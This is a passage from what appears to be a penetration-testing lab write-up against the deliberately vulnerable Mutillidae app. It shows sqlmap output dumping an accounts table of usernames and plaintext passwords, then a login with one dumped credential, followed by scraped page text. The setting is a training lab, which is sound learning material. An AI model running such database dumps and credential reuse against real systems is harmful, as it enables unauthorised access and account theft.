| 2   | TRUE     | somepassword  | adrian   | Zombie Films Rock!          |
| 3   | FALSE    | monkey        | john     | I like the smell of confunk |
| 4   | FALSE    | password      | jeremy   | d1373 1337 speak            |
| 5   | FALSE    | password      | bryce    | I Love SANS                 |
| 6   | FALSE    | samurai       | samurai  | Carving Fools               |
| 7   | FALSE    | password      | jim      | Jim Rome is Burning         |
| 8   | FALSE    | password      | bobby    | Hank is my dad              |
| 9   | FALSE    | password      | simba    | I am a cat                  |
| 10  | FALSE    | password      | dreveil  | Preparation H               |
| 11  | FALSE    | password      | scotty   | Scotty Do                   |
| 12  | FALSE    | password      | cal      | Go Wildcats                 |
| 13  | FALSE    | password      | john     | Do the Duggie!              |
| 14  | FALSE    | 42            | kevin    | Doug Adams rocks            |
| 15  | FALSE    | set           | dave     | Bet on S.E.T. FTW           |
| 16  | FALSE    | pentest       | ed       | Commandline KungFu anyone?  |
+-----+----------+---------------+----------+-----------------------------+

[01:29:01] [INFO] table 'owasp10.accounts' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.37.130/dump/owasp10/acc
ounts.csv'
[01:29:01] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 01:29:01 /2022-11-19/
```

Now we will use one of these credentials, to log into the Mutillidae website.


Login
Please sign-in
Name
john
Password
Login
Dont have an account? Please register here
[01:29:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, PHP, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[01:29:00] [INFO] fetching columns for table 'accounts' in database 'owasp10'
[01:29:00] [WARNING] reflective value(s) found and filtering out
[01:29:00] [INFO] fetching entries for table 'accounts' in database 'owasp10'
Database: owasp10
Table: accounts
[16 entries]
cid	is_admin	password	username	mysignature
1	TRUE	adminpass	admin	Monkey!
2	TRUE	somepassword	adrian	Zombie Films Rock!
3	FALSE	monkey	john	I like the smell of confunk
4	FALSE	password	jeremy	d1373 1337 speak
5	FALSE	password	bryce	I Love SANS
6	FALSE	samurai	samurai	Carving Fools
7	FALSE	password	jim	Jim Rome is Burning
8	FALSE	password	bobby	Hank is my dad
9	FALSE	password	simba	I am a cat
10	FALSE	password	dreveil	Preparation H
11	FALSE	password	scotty	Scotty Do
12	FALSE	password	cal	Go Wildcats
13	FALSE	password	john	Do the Duggie!
14	FALSE	42	kevin	Doug Adams rocks
15	FALSE	set	dave	Bet on S.E.T. FTW
16	FALSE	pentest	ed	Commandline KungFu anyone?
[01:29:01] [INFO] table 'owasp10.accounts' dumped to CSV file '/home/kali/.lo


Mutillidae: Born to be Hacked
Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In User: john (i like the smell of confunk)
Home Logout Toggle Hints Toggle Security Reset DB View Log View Captured Data
Core Controls
OWASP Top 10
Others
Documentation
Resources
Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons
@webpwnized
Mutillidae Channel
Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10
Latest Version / Installation
Latest Version
Installation Instructions
Usage Instructions
Get rid of those pesky PHP errors
Change Log
Notes
Samurai WTF and Backtrack contains all the tools needed or you may build your own collection
backtrack
Samurai Web Testing Framework
Toad
HACKERS FOR CHARITY